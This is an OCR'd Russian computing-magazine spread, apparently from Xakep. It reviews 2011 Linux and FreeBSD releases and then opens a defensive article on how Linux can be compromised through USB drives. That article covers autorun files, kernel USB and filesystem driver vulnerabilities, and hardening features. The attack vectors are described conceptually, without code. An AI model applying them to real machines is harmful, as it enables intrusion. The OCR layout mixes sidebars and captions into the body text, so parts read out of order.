• OpenOffice уступил место LibreOffice;
• WebYaST — web-интерфейс для удаленного администрирования;
• из системы полностью удален HAL (Hardware Abstraction Layer) как устаревший;
• Linux-ядро 2.6.37;
• новые версии DE: Gnome 2.32.2 (как только зарелизится Gnome3, он придет как обычное обновление), KDE 4.6, Xfce 4.8;
• новые версии системного ПО: XOrg 7.6, Mesa 7.9, Python 2.7, Qt 4.7;
• новые версии пользовательского ПО: Firefox 4, VirtualBox 4.



Панель слева — Unity Launcher



На мой взгляд, один из лучших дистров с KDE

Птица Феникс

В начале лета должен выйти релиз чуть было не почившего дистрибутива — Mandriva-2011. С недавних пор релизы стали выходить раз в год.
Основные нововведения:
• переход на RPM5 (который развивается независимо от RedHat);
• интеграция systemd;
• переработанный пользовательский интерфейс, появление специального интерфейса для нетбуков;
• новое приложение для управления пакетами;
• новый режим работы инсталлятора сводит всю установку к нескольким шагам, а для тех, кто хочет изменить настройки по умолчанию, есть экспертный режим;
• Linux-ядро 2.6.37;
• новые версии DE: KDE 4.6 — DE по умолчанию, Gnome 2.32, Xfce 4.8;
• новые версии системного ПО: XOrg 7.5, GCC 4.5;
• новые версии пользовательского ПО: Firefox 4, openoffice 3.3.

5. Постепенно из системы выпиливают поддержку OSS как устаревшей. Для тех, кому она еще нужна, пока осталась возможность включить ее опционально.
6. Настройки клавиатуры для консоли и для иксов теперь идентичны и хранятся в файле /etc/default/keyboard.
7. Обновленные версии DE: KDE SC 4.4.5, GNOME 2.30 (с бэкпортированием некоторых фишек из 2.32), Xfce 4.6, LXDE 0.5.0.
8. Новые версии пользовательского ПО: OpenOffice.org 3.2.1, Iceweasel (Firefox) 3.5.16.


Не меньшее количество различных изменений находится «под капотом» и не заметно с первого взгляда:
1. Linux 2.6.32 с поддержкой Xen 4.0.1 (dom0 и domU).
2. Новые версии системного ПО: GCC 4.4.5, X.Org 7.5.
3. Новые версии серверного ПО: OpenSSH 5.5p1, Apache 2.2.16, MySQL 5.1.49, PostgreSQL 8.4.6, Samba 3.5.6.
4. Новые версии интерпретаторов: Python 2.6.6 (3.1.3 также доступен), Perl 5.10.1, PHP 5.3.3, Ruby 1.9.1.
5. Переход с glibc на eglibc (Embedded GLIBC, разрабатывалась специально для встраиваемых систем), которая менее требовательна к железу и более гибкая, и при этом полностью совместима с glibc.
6. Улучшена поддержка аутентификации пользователей в LDAP (благодаря libnss-ldapd, libpam-ldapd и локальному демону nslcd).
7. Пакеты с исходниками теперь распространяются в новом формате DebSrc 3.0, основное отличие которого от предыдущей версии — возможность размещать патчи в нескольких файлах (необязательно складывать все в один).
8. Ускорена работа dpkg. Он теперь поддерживает формат сжатия XZ (использующий алгоритм LZMA2). Убрана зависимость dpkg от perl.
9. В дистрибутив интегрированы ConsoleKit и PolicyKit (см. врезку «Kit'ы современного дистростроения»).
10. Поддержка технологии DNSSEC (защищающей клиентов от фальшивых DNS-данных) во входящем в дистрибутив DNS-сервере BIND9. Интеграция пакета OpenDNSSEC упрощает процесс создания DNSSEC-записей для зон.

В инфраструктуре проекта Debian тоже произошли кое-какие изменения:
1. Debian Backports (сервис по предоставлению новых версий ПО для стабильной ветки дистрибутива) приобрел официальный статус и теперь находится по адресу backports.debian.org.
2. Одновременно с выходом Debian Squeeze был обновлен официальный сайт debian.org, дизайн которого не менялся вот уже 13 (!) лет. Редизайн коснулся также и поддоменов: packages.debian.org, wiki.debian.org и другие. Посмотреть, как выглядел сайт раньше, можно, например, здесь: replay.waybackmachine.org/20100830160456/http://www.debian.org.

Для Debian изменения буквально революционные. Но радует тот факт, что он остается верен принципам абсолютной свободы. Даже ядро в новом релизе без всяких блобов — они вынесены в отдельные пакеты и теперь обитают в репозитории «non-free».

Революционер

В отличии от Debian, релизы Ubuntu выходят строго раз в полгода — поэтому их даже как-то не особо и ждешь. Следующий релиз за номером 11.04 (и кодовым именем Natty Narwhal) должен выйти 28 апреля. Если предыдущие релизы 10.04 и 10.10 сходу друг от друга и не отличишь, то нововведения свежего релиза сразу же бросаются в глаза. Основное отличие — использование графической оболочки Unity в версии для десктопов (раньше она использовалась только в версии для нетбуков). Главную идею Unity можно сформулировать как-то так: современные широкоформатные дисплеи больше шире, чем выше. Поэтому вертикальное пространство ценнее, и его надо беречь. Бережет это пространство Unity с помощью отказа от нижней панели и технологии GlobalMenu, позволяющей выносить меню приложений на верхнюю панель. Естественно, поддерживают эту технологию не все приложения, а только те, которые о ней «знают». На данный момент этот список не очень большой, но включает в себя практически все приложения, устанавливаемые по умолчанию. Запуск и переключение между запущенными приложениями происходят с помощью специальной автоматически скрываемой панельки в левой части экрана — Unity Launcher. Вызвать ее можно, наведя мышку на левый верхний угол монитора, либо по хоткею: по умолчанию — Win (она же — Super). Еще один важный элемент Unity — это Dash, вызывается нажатием на логотип Ubuntu в верхнем левом углу. Если кратко, то Dash — специальная панелька для поиска/запуска приложений, поиска/открытия документов, быстрого запуска браузера, медиаплеера и так далее.
В общем, лучше один раз увидеть Unity, чем сто раз услышать. Благо, для того чтобы попробовать, требуется совсем немного — видеокарта/видеодрайвера, которые потянут Compiz. Помимо Compiz, Unity



Рейтинги в новом Software Center

Новый сайт Debian

Новые вычисления

Вышла новая версия основанного на gentoo дистрибутива Calculate Linux 11.0. Хотя дистрибутив разрабатывается нашими соотечественниками, в России он не очень известен.

Основные изменения:

- появилась новая сборка — Calculate Scratch Server;
- добавлены бинарные репозитории для Calculate Linux Desktop и Calculate Directory Server с поддержкой rolling-release;
- для скачивания стали доступны еженедельные сборки дистрибутивов;
- улучшен интерфейс пользователя в Calculate Linux Desktop;
- переход на Portage 2.2;
- улучшена поддержка нетбуков и принтеров Canon;
- использование KMS для видеокарт Intel.

использует графическую библиотеку Clutter (активно использующую OpenGL для рендеринга) и Zeitgeist (механизм для организации работы с данными на основе метаданных — таких как время создания/модификации и метки).

Я честно пытался пользоваться Unity довольно продолжительное время — имхо, отличный интерфейс... для каких-нибудь планшетов. На ноуте с 15,6" — старый добрый ламповый гном 2.x для меня куда удобнее. Хотя в целом инициатива достаточно интересная, и ей уже заинтересовались разработчики других дистрибутивов. Правда, начавшаяся было деятельность по портированию Unity на Fedora и OpenSUSE быстро сошла на нет. Проблема в большом количестве патчей на Compiz, D-Bus и прочего, необходимого для работы Unity. Когда эти патчи войдут в апстрим, перенести Unity на другие дистрибутивы станет значительно проще.

Если кому-то Unity не нравится, можно в gdm выбрать пункт «Ubuntu Classic» с классическим Gnome (также никто не мешает самостоятельно установить Gnome Shell).

Unity — основное, но не единственное изменение, есть еще несколько довольно весомых:

1. Отныне редакция для нетбуков будет только для архитектуры armel (платформы OMAP3 и OMAP4). Для x86 предлагается использовать обычную десктопную версию. Вообще, поддержке ARM в новом релизе уделено большое внимание. Canonical рвется на планшеты :)

2. Аудиоплеер по умолчанию теперь Banshee. Не совсем понятный шаг, так как он написан на mono, а от mono вроде как пытались избавляться. Интересная история вышла и с магазином музыки. Дело в том, что у Banshee есть свой магазин, все доходы от которого перечисляются GNOME Foundation. И у Canonical тоже есть свой магазин, все доходы от которого перечисляются Canonical :). В конце концов остановились на варианте, что теперь в Banshee для Ubuntu будет два магазина, 25% дохода от которых перечисляется GNOME Foundation.

3. LibreOffice 3.3 заменил собой OpenOffice.

4. В Software Center добавлены рейтинги и обзоры ПО.

5. Ubuntu One обзавелся новым интерфейсом и научился синхронизировать фотографии через Shotwell.

6. Сам Shotwell обновился до 0.8 и получил поддержку видео (с возможностью импорта с камер или мобильников, аплоада на YouTube, Flickr, Facebook, PicasaWeb и Яндекс.Фотки).

7. Linux 2.6.38.

8. Новые версии системного ПО: GCC 4.5, X.Org 7.6.

9. Новые версии DE: KDE 4.6, Gnome 3, Xfce 4.8, LXDE 0.5.0.

10. И, наконец, для тех отчаянных парней, кому перечисленных нововведений мало — в репозитории появился новый графический сервер Wayland.

Красные

В стане RPM-based дистрибутивов тоже праздник — в конце прошлого года вышел Red Hat Enterprise Linux 6, который будет поддерживаться до 2020 года.

Ключевые изменения:

1. Linux 2.6.32 с некоторыми фишками, бэкпортированными из более новых версий. Это ядро будет поддерживаться в течение всего времени жизни RHEL6, поддержку нового оборудования планируется добавлять. При этом ABI-интерфейс не изменится. По умолчанию теперь используется более производительный планировщик задач CFS (Complete Fair Scheduler). Вообще, в новом релизе производительности уделено особое внимание (в первую очередь на многопроцессорных/многоядерных системах). Маркетологи хвастаются, что новая версия быстрее предыдущей в 2-5 раз.

2. Традиционный SySV init заменен на upstart.


3. В качестве системы виртуализации используется KVM, которая в новой версии должна быть быстрее и стабильнее. Поддержка Xen Dom0 убрана, осталась только поддержка Xen DomU (работа в качестве гостя). Зато добавлена поддержка протокола SPICE (Simple Protocol for Independent Computing Environments), позволяющего удаленно работать с виртуальной машиной в графическом режиме. Основное отличие SPICE от VNC (Virtual Network Computing) или RDP (Microsoft Remote Desktop Protocol) — обработка аудио-и видеопотоков, а также рендеринг содержимого экрана происходит на стороне клиента. Это позволяет, например, смотреть видео на виртуальной машине без лишней нагрузки на хост;

4. Появилась возможность горячего добавления ОЗУ и устройств в шину PCI Express.

5. Теперь файловая система по умолчанию — ext4. Также добавлена поддержка XFS, NFSv4 и конечно же экспериментальная поддержка Btrfs.

6. Новая служба System Security Services Daemon (SSSD) представляет из себя что-то вроде прослойки для аутентификации пользователей. В качестве бэкэнда могут выступать LDAP, Kerberos и другие. Приятная возможность: кэширование авторизации (offline mode).

7. И, наконец, новый релиз более «зеленый», чем предыдущий — это сейчас модно. Уменьшение энергопотребления достигается за счет



Так теперь выглядит интерфейс к Ubuntu One

оптимизации ядра, которое теперь чаще переводит процессор в режим с пониженным энергопотреблением.

8. Новые версии системного ПО: GCC 4.4, X.Org 7.5.
9. Новые версии DE: KDE 4.3.4, Gnome 2.28.6.
10. Новые версии серверного ПО: Apache 2.2.15, MySQL 5.1.47, PostgreSQL 8.4.4, Samba 3.5.4.
11. Новые версии интерпретаторов: PHP 5.3.2, Python 2.6.5.

RHEL имеет довольно большое количество разнообразных клонов. Самый известный из них — CentOS. Точная дата выхода CentOS 6 пока не известна, но уже «вот-вот». Возможно, к выходу журнала в печать релиз уже созреет. Зато менее известный OSS-клон зарелизился еще в начале марта — Scientific Linux 6 (scientificlinux.org). Как понятно из названия — линукс для ученых. Разрабатывается силами CERN (Европейская организация по ядерным исследованиям — те, кто сделали Большой адронный коллайдер) и других лабораторий.

Отличия от RHEL 6:

• оконный менеджер IceWM;
• OpenAFS — открытая распределенная ФС;
• утилиты revisor, livecd-tools и liveusb-creator для создания персонализированных LiveCD/LiveUSB;
• yum-autoupdate — механизм автоматических обновлений.

Большое количество различных научных программ, ранее доступных в репозитории Scientific Linux, теперь перенесены во внешние репозитории. Корпорация Oracle также представила новую версию своего дистрибутива, основанного на RHEL 6, это Oracle Linux 6. Отличий от оригинального RHEL не так уж и много. Одно из основных — Unbreakable Enterprise Kernel (существующее только в 64-битном варианте), которое «быстрее, выше, сильнее» и вообще единственно верный способ запуска других продуктов Oracle, таких как малоизвестная СУБД :).

Другое известное детище RedHat — Fedora. Сейчас работа над новым релизом кипит вовсю — в мае должна выйти версия 15 (Lovelock). Из планов на Fedora 15 можно выделить следующие:


1. Использование по умолчанию системного менеджера systemd (читай о нем в статье «Демоническая сила» в этом же номере).
2. Использование сжатия LZMA для LiveCD.
3. Разделы /var/run и /var/lock будут смонтированы в виде RAM-диска (tmpfs).
4. Полная поддержка Btrfs в инсталляторе.
5. Вместо suid-бита будет использован механизм ядра capabilities.
6. Замена OpenOffice.org на LibreOffice.
7. Обновление пакетного менеджера RPM до версии 4.9.
8. Поддержка технологии Spice в virt-manager.
9. Поддержка загрузки с новых дисков с размером сектора 4 Кб.
10. Возможность управления правилами файервола через D-Bus, без необходимости рестарта.
11. По умолчанию для DNS-клиентов используется DNSSEC.
12. Самая спорная новая фича: теперь сетевые интерфейсы будут именоваться в зависимости от типа подключения карты:

• em{port} — встроенная в матплату карточка;
• pci{slot}#{port} — PCI-карточки. Для VLAN'ов и alias'ов будут использоваться специальные суффиксы: .{vlan} и :{alias}.

13. Новые версии системного ПО: GCC 4.6, X.Org 7.6.
14. Новые версии DE: KDE 4.6, Gnome 3.0, Xfce 4.8.

Демоны весны

Весной не только линуксы релизятся, но и демоны пробуждаются от зимней спячки. В конце зимы (спустя семь месяцев от релиза 8.1) вышли FreeBSD 8.2 и 7.4. Релиз 7.4 не принес чего-то кардинально



Был eth0, стал em1

нового: только латание дырок, фиксы багов и поддержка нового оборудования (в основном гигабитных сетевых карточек: Atheros AR8151/AR8152, Broadcom BCM5718, SiS190/191 и других). Обновления для седьмой ветки будут выходить еще два года.

FreeBSD 8.2 куда интереснее:

1. Реализация ZFS обновлена до 15 версии, из OpenSolaris перенесены патчи, увеличивающие производительность и стабильность ZFS.
2. Криптографическая подсистема geli теперь умеет работать сразу с несколькими ключами, используя каждый из них для своего набора секторов на диске. По умолчанию теперь используется режим AES-XTS, а сама утилита geli научилась изменять разделы шифрованных ФС.
3. Добавлен новый netgraph-узел, позволяющий изменять произвольные поля в заголовках пакетов.
4. Появился новый драйвер, поддерживающий USB 3.0 (xhci).
5. Появилась поддержка аппаратных акселераторов шифрования в новых CPU Intel.
6. Добавлена поддержка новых проводных (Atheros AR8151/AR8152 PCIe Gigabit/Fast Ethernet, Intel 10Gb Ethernet 82599 и Broadcom BCM5718) и беспроводных (Intel Wireless WiFi Link 6000, Broadcom BCM430* и BCM431*) сетевых карт.
7. В DTrace появилась возможность динамической трассировки пользовательских приложений, а не только процессов в ядре.
8. В утилиту tar добавлена поддержка LZMA.
9. Устранены проблемы в работе FreeBSD x86-64 в качестве гостевой системы Xen в режиме HVM.
10. В pxeboot по умолчанию отныне используется NFSv3 (вместо NFSv2).
11. Теперь инсталлятор по умолчанию использует следующие размеры разделов: 1 Гб для корневого раздела, 4 Гб для /var и 1 Гб для /tmp.
12. GNOME 2.32.1, KDE 4.5.5.

Тенденции

Из всех этих changelog'ов можно выделить несколько общих тенденций:

1. Достаточно много внимания стало уделяться времени загрузки ОС, практически все дистрибутивы уже внедрили какой-нибудь системный менеджер, поддерживающий параллельную загрузку (например, upstart или systemd).
2. Параллельно с внедрением новых технологий идет процесс избавления от старых, вроде HAL.
3. Все большее количество сервисов завязано на D-Bus (см. статью «Хозяин цифровой магистрали» в сентябрьском номере][за 2010 год, xakep.ru/post/54722/default.asp).
4. Многие разработчики дистрибутивов при выборе офисного пакета остановили свой выбор на LibreOffice. Думаю, Debian с его политикой максимальной свободы тоже перейдет на него к следующему релизу.
5. Самая распространенная ФС для новых дистрибутивов — ext4. Через год-два ее, скорее всего, сменит btrfs.
6. Возможно, в недалеком будущем Wayland займет место XOrg.




ПОРОЧНОЕ НАСЛЕДИЕ WINDOWS

Концептуальные методы взлома Linux через флешку и защита от них

Всем известна истерия виндузятников по поводу флешек с вирусами. Линуксоиды же смотрят на все это с ухмылкой и чувством полного иммунитета. Но как выяснилось, рано расслаблять булки: и в линуксах существует не меньше косяков по этому поводу.

Autorun.inf мертв, да здравствует .autorun!

Полагаю, все в курсе, что в системах Windows существует возможность автоматически запускать программы после втыкания usb-флешки и прочих внешних накопителей. За эту функциональность ответственен файл autorun.inf, с помощью которого юные вирусописатели наломали немало дров, прежде чем мелкомягкие отключили автоматический запуск. Теперь, начиная с Windows 7, этот функционал отключен по умолчанию. Но хитрые хакеры не унывали и находили новые способы натягивать пользователей. Об этом свидетельствуют нашумевшие уязвимости при обработке ярлыков (эту брешь эксплуатировал червь Stuxnet) и разнообразных библиотек создания эскизов, которые вступают в действие при простом просмотре содержимого флешки в «Проводнике». Было бы наивно предполагать, что в Линуксе подобной функциональности нет. Спецификации freedesktop.org, которым следуют такие окружения рабочего стола, как GNOME и KDE, предполагают наличие специальных файлов автозапуска на съемном накопителе: .autorun, autorun или autorun.sh. Если на флешке присутствуют два или все три из перечисленных типов файлов, то обрабатываться будет только один. Приоритет будет отдан файлу .autorun, а далее — в порядке, перечисленном выше.



После 40 960 запусков evince-thumbnailer получился такой график распределения адресов загрузки libc



Количество опубликованных уязвимостей в Evince заставляет задуматься

Краткий ликбез по средствам безопасности в Ubuntu

1. AppArmor — модуль для ядра Linux, который реализует принудительный контроль доступа для приложений. С каждым приложением может быть ассоциирован специальный профиль, который ограничивает его телодвижения. В Ubuntu некоторые программы при инсталляции также устанавливают свой профиль для AppArmor. Дополнительные профили содержатся в пакете apparmor-profiles. Часть из них устанавливается по пути /usr/share/doc/apparmor-profiles/extras, поэтому может потребоваться перенос в /etc/apparmor.d.

2. ASLR (Address Space Layout Randomization) — технология рандомизации адресного пространства. С ее помощью загрузчик ELF для каждого нового процесса будет задавать разные адреса стека, кучи, подгружаемых библиотек и так далее. Значение /proc/sys/kernel/randomize_va_space соответствует включенности (1 или 2) или выключенности (0) ASLR. С 2005 года (ядро 2.6.12) Linux включает в себя простую реализацию ASLR. Различные патчи безопасности (PaX, ExecShield и другие) реализуют более сложные и полные варианты ASLR. В дистрибутивах, содержащих в названии «Hardened», а также в современных версиях Ubuntu сильные варианты включены по умолчанию.

3. PIE (Position Independent Executables) — специальные флаги сборки приложений «-fPIE –pie». Собранные с такими флагами приложения могут использовать все преимущества ASLR и будут каждый раз загружаться по разным адресам. Не рекомендуется использовать на 32-битных системах, так как наблюдается весьма заметное снижение производительности (до 10%).

4. NX бит (No eXecute Bit) — один бит в процессорном регистре, который обозначает, что находящимся в отдельных зонах памяти данным исполняться запрещено. Данная технология может работать только при соблюдении следующих условий:

- используется процессор, поддерживающий технологию на аппаратном уровне (начиная с Intel Pentium 4 серии 6xx и всех модификаций AMD Athlon 64);
- используется PAE или архитектура x86-64 (в этих режимах доступен бит запрета исполнения в таблице страниц).

По сути, это некий аналог autorun.inf в Windows, только несколько урезанный в возможностях. Здесь можно только прописать путь к исполняемому файлу, но нельзя — сразу к нескольким, а также нельзя выходить за пределы файловой системы флешки с помощью ссылки на вышестоящий каталог. Кроме того, для неисполняемых файлов (например, документа pdf) тоже существует возможность автооткрытия. Нужно создать файл .autoopen или autoopen в корневой директории съемного устройства и прописать туда путь до нужного файла, причем корнем является не корень системы, а корень съемного устройства. Правда, в том же Nautilus эта функциональность пока (намеренно?) не реализована. Единственная омрачающая картину автозапуска вещь — пользователю необходимо подтвердить это действие. Но такой ли это минус? Слепая уверенность линуксоида в своей безопасности от малвари может сыграть с ним злую шутку.

Копаем глубже

Надо признать, что фокусами с автозапуском нынче мало кого удивишь, поэтому взглянем на предметную область несколько шире. После втыкания флешки (или любого другого устройства) исполняется большое количество кода:

- модули подсистем USB, eSATA, FireWire, PCMCIA;
- модули файловой системы режима ядра (ext3, ext4 и другие);
- модули файловой системы пользовательского режима (ntfs-3g);
- библиотеки создания эскизов (через файловый менеджер).

Ошибки могут существовать на любом из этих уровней. Например, в 2009 году был найден баг в драйвере VoIP телефона Auerswald (CVE-2009-4067). Он заключался в неправильной обработке USB-дескрипторов и приводил к классическому переполнению буфера. В результате эксплуатации этой бреши атакующий мог выполнить произвольный код на уровне ядра. Для более удобного поиска ошибок в USB-драйверах Тобиас Мюллер создал фаззер, основанный на QEMU и позволяющий эмулировать USB-устройства. В конце 2009 была исправлена серьезная уязвимость в модуле файловой системы ext4, в функции ext4_decode_error(), которая приводила к разыменованию NULL-указателя и выполнению произвольного кода при монтировании специально скомпонованного образа ФС. Уязвимости в драйверах файловых систем используются при помощи специально сформированного образа этой файловой системы, залитого на флешку. Успешно проэксплуатированная уязвимость дает атакующему полный рутовый доступ к системе, так как драйверы файловых систем исполняются в режиме ядра. Эксплуатация уязвимостей в драйверах файловой системы пользовательского режима (через FUSE) дает нам возможность исполнять код с привилегиями того пользователя, от чьего имени был подмонтирован раздел.



